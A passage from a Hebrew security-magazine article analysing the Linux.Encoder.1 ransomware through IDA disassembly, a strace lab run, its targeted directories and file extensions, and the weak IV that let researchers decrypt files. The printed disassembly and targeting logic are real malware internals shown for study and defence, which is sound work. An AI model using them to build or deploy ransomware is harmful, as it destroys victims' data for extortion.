push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
push    ecx
sub     esp, 414h
mov     ebx, [ecx+4]
mov     esi, [ecx]
push    0
call    time
mov     [esp], eax
call    srand
mov     dword ptr [esp], 1
call    malloc
pop     edi
mov     ds:ignore_folder, eax
pop     eax
lea     eax, [ebp+var_418]
push    400h
push    eax
call    getcwd
mov     edi, [ebx+4]
pop     edx
pop     ecx
push    offset aEncrypt ; "encrypt"
push    edi
call    strcmp
add     esp, 10h
test    eax, eax
jnz     loc_8049424
```

במידה וניתן encrypt, ניתן לראות כי נכתבת הודעת "Start encrypting" ולאחר מכן מתבצעת קריאה לפונקציה בשם loadRSA:

```
sub     esp, 0Ch
push    offset aStartEncryptin ; "Start encrypting..."
call    puts
pop     edi
pop     eax
push    1
push    dword ptr [ebx+8] ; Public RSA Key Path
call    loadRSA           ; loadRSA((int)arg[2], 1);
add     esp, 10h
cmp     esi, 3
jle     short loc_8049373
```

נכנס לפונקציה ונראה כי מתקיימות קריאות לפונקציות עם השם **mbedtls** (ראינו זאת גם מקודם).

```
public loadRSA
loadRSA proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 18h
mov     ebx, [ebp+arg_0]
push    offset ctr_drbg
mov     esi, [ebp+arg_4]
call    mbedtls_ctr_drbg_init
mov     dword ptr [esp], offset entropy
call    mbedtls_entropy_init
mov     edx, pers
xor     eax, eax
or      ecx, 0FFFFFFFFh
mov     edi, edx
repne scasb
not     ecx
dec     ecx
mov     [esp], ecx
push    edx
push    offset entropy
push    offset mbedtls_entropy_func
push    offset ctr_drbg
call    mbedtls_ctr_drbg_seed
add     esp, 20h
test    eax, eax
jz      short loc_8048BD4
```

Mbed TLS (Formally known as **PolarSSL**) זו ספרייה המשמשת מפתחים להוספת יכולות קריפטוגרפיות ועצם השימוש בה מאושש את המחשבה כי מתבצעות פעולות קריפטוגרפיות בכלי.

לאחר טעינת הספרייה, יצירת ה-IV ואתחול משתנים נוספים, הפוגען ממשיך בריצה ומצפין קבצים בתיקיות הבאות:

```
loc_8049373:
call    loadTextFile
call    createDaemon
sub     esp, 0Ch
push    dword ptr [ebx]
call    unlink
mov     dword ptr [esp], offset aHome ; "/home"
call    encrypt_directory
mov     dword ptr [esp], offset aRoot ; "/root"
call    encrypt_directory
mov     dword ptr [esp], offset aVarLibMysql ; "/var/lib/mysql"
jmp     short loc_80493AE
```

- /home
- /root
- /var/lib/mysql
- /var/www
- /etc/nginx
- /etc/apache2
- /var/log

עם הסיומות הבאות (חלקי):

```
dd offset a_db          ; ".db"
dd offset a_7z          ; ".7z"
dd offset a_doc         ; ".doc"
dd offset a_pdf         ; ".pdf"
dd offset a_xls         ; ".xls"
dd offset a_properties  ; ".properties"
dd offset a_xml         ; ".xml"
dd offset a_jpg         ; ".jpg"
dd offset a_jpeg        ; ".jpeg"
dd offset a_png         ; ".png"
dd offset a_gif         ; ".gif"
dd offset a_mov         ; ".mov"
dd offset a_avi         ; ".avi"
dd offset a_wmv         ; ".wmv"
dd offset a_mp3         ; ".mp3"
dd offset a_mp4         ; ".mp4"
dd offset a_wma         ; ".wma"
dd offset a_aac         ; ".aac"
dd offset a_wav         ; ".wav"
dd offset a_pem         ; ".pem"
dd offset a_pub         ; ".pub"
dd offset a_docx        ; ".docx"
dd offset a_apk         ; ".apk"
dd offset a_exe         ; ".exe"
dd offset a_dll         ; ".dll"
dd offset a_tpl         ; ".tpl"
dd offset a_psd         ; ".psd"
dd offset a_asp         ; ".asp"
dd offset a_phtml       ; ".phtml"
dd offset a_aspx        ; ".aspx"
dd offset a_csv         ; ".csv"
```

לאחר מכן הפוגען ישתמש בפונקציה "**find_and_do**" בשביל להמשיך ולהצפין תיקיות שמתחילות ב:

- public_html.
- www.
- Webapp.
- Backup.
- git.
- svn.

```
call    setpwent
sub     esp, 0Ch
lea     eax, [ebp+var_418]
push    eax
call    up_encrypt
mov     dword ptr [esp], offset asc_8077826 ; "/"
call    find_and_do
mov     eax, ds:htmlPath
add     esp, 10h
test    eax, eax
jz      loc_8049542
```

```
                                ; "public_html"
dd offset aVarWww+5
dd offset aWebapp               ; "webapp"
dd offset aBackup               ; "backup"
dd offset a_git                 ; ".git"
dd offset a_svn                 ; ".svn"
```

```
push    eax
push    eax
push    6
push    edi
call    setChmod
mov     [esp], esi
call    checkDirStart
add     esp, 10h
test    eax, eax
jz      short loc_8049224
```

כאשר יש מתודה בשם checkExclude, שמטרתה להחריג תיקיות ספציפיות:

- /
- /root/
- .ssh
- /usr/bin
- /etc/ssh

```
public encrypt_directory
encrypt_directory proc near

var_201C= dword ptr -201Ch
var_2018= byte ptr -2018h
var_1018= byte ptr -1018h
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 2028h
mov     ebx, [ebp+arg_0]
push    ebx
call    checkExclude
add     esp, 10h
test    eax, eax
jnz     loc_804908F
```

נוכל להמשיך לעבוד ולפענח עם IDA אך הקונספט ברור. **נעבור לחקירה דינאמית**.

הרצת הפוגען

נריץ את הפוגען בהרשאות אדמין, עם פקודת **strace**:

```
root@remux:/home/remnux/Demnux/Desktop# strece -t ./Linux_Encoder .bin
encrypt /tmp/rsa.pub
```

- **-t** : הדפס זמני ריצה.

```
01:47:59 execve("./Linux_Encoder.bin", ["./Linux_Encoder.bin", "encrypt", "/tmp/rsa.pub"], [/* 26 var
s */]) = 0
[ Process PID=2823 runs in 32 bit mode. ]
```

הפוגען מתחיל לרוץ כ-deamon ומוחק את עצמו ואת הקובץ המכיל את ה-Public Key. נקבל Tracing עבור הריצה, שמזכיר את Procmon ה-Windows'י, ונראה כך:

- **Exceve** - שם ה-System Call
- **"./Linux_Encoder.bin"** - הקובץ שהורץ
- **["./Linux_Encoder.bin", "encrypt" , "/tmp/rsa.pub"]** - ארגומנטים לריצה
- **0** - Return Value
- **[Process PID=2823 runs in 32 bit mode.]** - Verbose Output

לכל תיקייה מוצפנת מתווסף קובץ "readme_for_decryption.txt" שדורש 1 bitcoin עבור פתיחת הקבצים ומספק לינק לתשלום שניתן לגישה רק דרך דפדפן Tor.

כל התיקיות הרלוונטיות בשרת מוצפנות וניתן להגיד בשלב זה, שהשרת מנוטרל מעבודה.

strace - כלי המשמש ל-Debugging בסביבת Linux.
מאפשר ניטור וזיהוי עבודה של תהליכים וקריאות ל-Linux Kernel.
להרחבה - https://en.wikipedia.org/wiki/Strace

Decrypting

לאחר תשלום לתוקפים הקורבן יוכל להוריד סקריפט PHP שישתמש ב-RSA Private Key כדי לפענח את המידע המוצפן, כמו גם למחוק את קבצי ה-txt הנלווים.

עם זאת, ישנה אופציה נוספת:

ב-IDA ראינו כי ישנן קריאות ל-**time** ו-**srand** בתחילת הריצה. הצפנת הקבצים מתחילה על ידי קבלת הזמן הנוכחי ויצירת ערך "רנדומלי", שמשמשים כוקטור אתחול (Initialization Vector).

מהו וקטור אתחול?

וקטור אתחול הוא מחרוזת ייחודית כלשהי המשמשת להתחלת תהליך ההצפנה. על המחרוזת להיות רנדומלית ככל הניתן בכדי ליצור מצב בו אם הודעה תוצפן פעמים רבות, ה-ciphertext תמיד יהיה שונה וכך ההתחקות אחר מפתח ההצפנה תהפוך לקשה הרבה יותר.

לאחר מכן, מתבצעת הצפנה אסימטרית RSA (בעזרת הקובץ המכיל את ה-Key) וכל קובץ נכתב מחדש בצורה מוצפנת כאשר בתחילתו יכתבו:

- מפתח ההצפנה.
- הרשאות הקובץ המקורי (בכדי שיהיה ניתן לשחזור).
- ה-IV ששימש את ההצפנה הסימטרית (AES).

ומתווספת סיומת "encrypted." לכל קובץ נוצר כעת ***timestamp*** חדש.

רגע, זה לא שהיוצרים של הפוגען יצרו הצפנה בהסתמך על ה-timestamp הנוכחי? אז זהו, **שכן**. כותבי הפוגען עשו טעות של מתחילים ויצרו נקודת חולשה בהצפנה, אותה הצליחו חוקרים מ-Bitdefender לנצל לטובת ה-Decryptor[3].

זהו מקרה שלמרבה ההפתעה נעשה שכיח ב-Ransomwares, כאשר נעשית טעות מימוש קטנה שגורמת להפיכתם ללא רלוונטיים. עם זאת, עדיין ישנם רבים שהפיתרון היחיד עבורם הוא תשלום.

[3] https://labs.bitdefender.com/2015/11/linux-ransomware-debut-fails-on-predictable-encryption-key

זמן לאנקדוטה לא?

לאחר הפצת הפוגען העלה הבלוגר the grugq ציוץ שמתייחס לפאשלה של המפתחים:

בתרגום חופשי: "תזכורת לכולם (מכוון למפתחים של ה-Encoder): srand(time()) הוא מימוש לא בטוח קריפטוגרפית! יש להשתמש ב-srand(md5(time())". ציוץ זה נכתב כמובן בצחוק, שכן הוספת פונקציית md5 (או כל פונקציית גיבוב אחרת) בתצורה זו לא תהפוך את ה-IV לרנדומלי ועדיין ההצפנה תהיה ניתנת לפיצוח.

למרות זאת, נראה כי המפתחים של ה-Linux.Encoder לקחו את הציוץ **ברצינות**. לאחר הפאדיחה הקודמת כותבי הפוגען החליטו ללמוד מטעויות עבר. בגרסה השלישית של הפוגען, שלפי דיווחים הצליחה להדביק כ-600 שרתים, הם השכילו לשנות את timestamp הקובץ המוצפן ל-timestamp הקובץ המקורי. בנוסף הכותבים החליטו לשנות את ה-IV, כך שכעת הוא יתבצע על ידי hash של גודל הקובץ ושמו ויעטף עם פונקציית rand(). וככה, 8 פעמים ☺.

```
do
{
  ++index;
  mbedtls_md_starts(&md_ctx);
  mbedtls_md_update(&md_ctx, &aes_key_seed, 32);
  mbedtls_md_update(&md_ctx, rand32_bytes, 32);
  mbedtls_md_finish(&md_ctx, &aes_key);
}
while ( index != 8 );
```

אך עדיין נשארה **בעיה קטנה**: הכותבים שכחו להגדיר ל-Mbed Tls באיזו פונקציית גיבוב (Hash) להשתמש וכתוצאה מכך הלולאה שרצה 8 פעמים לא עשתה דבר וה- IV שנכתב לכל קובץ, היה למעשה המפתח ל-decryption.

```
fwrite(&ptr, 1u, 4u, s);
fwrite(&IV_or_pkencrypted, 1u, ptr, s);
fwrite(&aes_key_seed, 1u, 0x10u, s);
```

מפה הדרך ליצירת Decryptor היא קצרה וכמובן חייבת להגיע עם עקיצה[4], שכנראה תוציא את המפתחים לגמלאות.

[4] http://www.theregister.co.uk/2016/01/07/plain_cruelty_boffins_flay_linux_ransomware_for_the_third_time

כלים נוספים

במהלך החקירה, התנסיתי בכלים נוספים, שיוכלו להועיל בחקירות אחרות:

- Detux Sandbox - Sandbox נחמד ויחסית בסיסי לניתוח קבצי Linux.
- Limon Sandbox - Sandbox יותר מעמיק מ-detux. מצריך קונפיגורציה יותר מורכבת ויותר dependencies (רובם ככולם נמצאים כבר ב-REMnux).
- Sysdig - כלי חזק שמאפשר הקלטת "מצב" מכונה, שמירה, סינון ותחקור של מה שנעשה (ממליץ לקרוא את הפוסט Fishing For Hackers[5] באתר שלהם).
- IDA - Remote Linux debugger - חקירה דינמית עם IDA בצורה מרוחקת.
- Bulk_Extractor - Carving מידע מעניין מקובץ (URLs, Emails, Credit Cards ועוד).
- MASTIFF - כלי לחקירה סטטית של קובץ. מאפשר להוציא hexdump, לבדוק אותו מול חתימות yara ועוד
- Radare2 - Reverse Engineering Framework, רובו קריקטריאלי ומצריך זמן למידה, עם זאת בעל יכולות רבות ומגוונות.

סיכום

במאמר זה נגענו על קצה המזלג במערכת ההפעלה לינוקס, הכרנו את פורמט ההרצה ELF ולמדנו על כלים ודרכי חקירה לניתוח פוגען מיועד הסביבה, במקרה זה, ה-Linux.Encoder.1.

זה לא סוד כי עולם הפוגענים התמלא בשנים האחרונות ב-Ransomwares (שכבר הספיקו להפוך לתעשייה שמגלגלת מיליארדי דולרים6) ובפוגענים מיועדי סביבות Linux.

הגעתם של ה-Ransomwares לזירה שינתה את כללי המשחק והציגה איך ניתן לדלות כסף ומידע מאנשים לא רק בעזרת גניבה, אלא גם בעזרת הרס.

השילוב בין פוגענים שכאלו למערכת ההפעלה לינוקס מדגיש כי הגישה המיושנת לפיה "ב-Linux זה לא היה קורה" כבר לא רלוונטית וחשוב שעולם אבטחת המידע יתיישר אל מולה.

[5] https://sysdig.com/blog/fishing-for-hackers
[6] http://www.csoonline.com/article/3154714/security/ransomware-took-in-1-billion-in-2016-improved-defenses-may-not-be-enough-to-stem-the-tide.html

על המחבר

חן ארליך, בתחום למעלה מ-3 שנים, מתעסק במחקר ופיתוח.

אשמח לתיקונים/הערות/שאלות: chen.erlich1@gmail.com, Linkedin

ביבליוגרפיה

1. הורדת Remnux - https://remnux.org/
2. לקריאה נוספת אודות מבנה ה-ELF:

http://www.skyfree.org/linux/references/ELF_Format.pdf

https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

3. Linux File System:

http://www.tldp.org/LDP/intro-linux/html/sect_03_01.html

"When Crypto Fails" - הרצאה של חוקרים מחברת צ'ק-פוינט (יניב בלמס ובן הרצוג) על Great Crpyto Failures - https://www.youtube.com/watch?v=YCGOyMwOVXc&t=804s

דברי סיכום הגליון ה-81

בזאת אנחנו סוגרים את הגליון ה-81 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש אפריל.

אפיק קסטיאל,

ניר אדר,

1.3.2017